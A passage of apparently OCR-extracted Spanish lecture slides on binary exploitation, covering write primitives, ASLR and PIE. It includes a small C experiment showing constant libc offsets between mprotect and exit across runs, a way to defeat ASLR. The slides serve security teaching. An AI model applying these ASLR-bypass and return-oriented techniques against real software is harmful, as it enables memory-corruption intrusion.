
ESCRITURA RELATIVA: EJEMPLO #2

```
buffer[i] = v; // uint32_t *buffer
```



DIRECCIONES ARBITRARIAS, EJEMPLO TRIVIAL

*x = y


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE


ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

+


POSITION INDEPENDENT EXECUTABLES (PIE)


Idea: aleatorizar el espacio de memoria.

EJECUCIONES SUCESIVAS



PIE VS NO-PIE


PIE
Código del programa
libc
Stack
Código del programa
libc
Stack
NO PIE
Código del programa
libc
Stack
Código del programa
libc
Stack


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL


- Quizás podemos controlar el flujo de ejecución.
- No podemos predecir dónde estará nuestro buffer.
- No podemos predecir dónde estará mprotect.
- No podemos predecir dónde estarán los gadgets.

EXPERIMENTO

```
int main(int argc, char **argv) {
  unsigned int addr_mprotect = (unsigned int)&mprotect;
  unsigned int addr_exit = (unsigned int)&exit;

  printf("&mprotect: %x; &exit: %x; delta: %x;\n",
    addr_mprotect,
    addr_exit,
    addr_mprotect - addr_exit);
}
```

EJECUCIÓN

```
gcc -no-pie -m32 offset.c -o offset
```



RESULTADOS


&mprotect	&exit	&mprotect - &exit
0xf7e1dc10	0xf7d5af70	0xc2ca0
0xf7e74c10	0xf7db1f70	0xc2ca0
0xf7e87c10	0xf7dc4f70	0xc2ca0

Idea: dada la dirección de un elemento, podemos calcular las direcciones de otros elementos cercanos.


Problema: obtener **alguna** dirección, en cada segmento que vayamos a utilizar.

PRIMITIVAS DE LECTURA

EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA

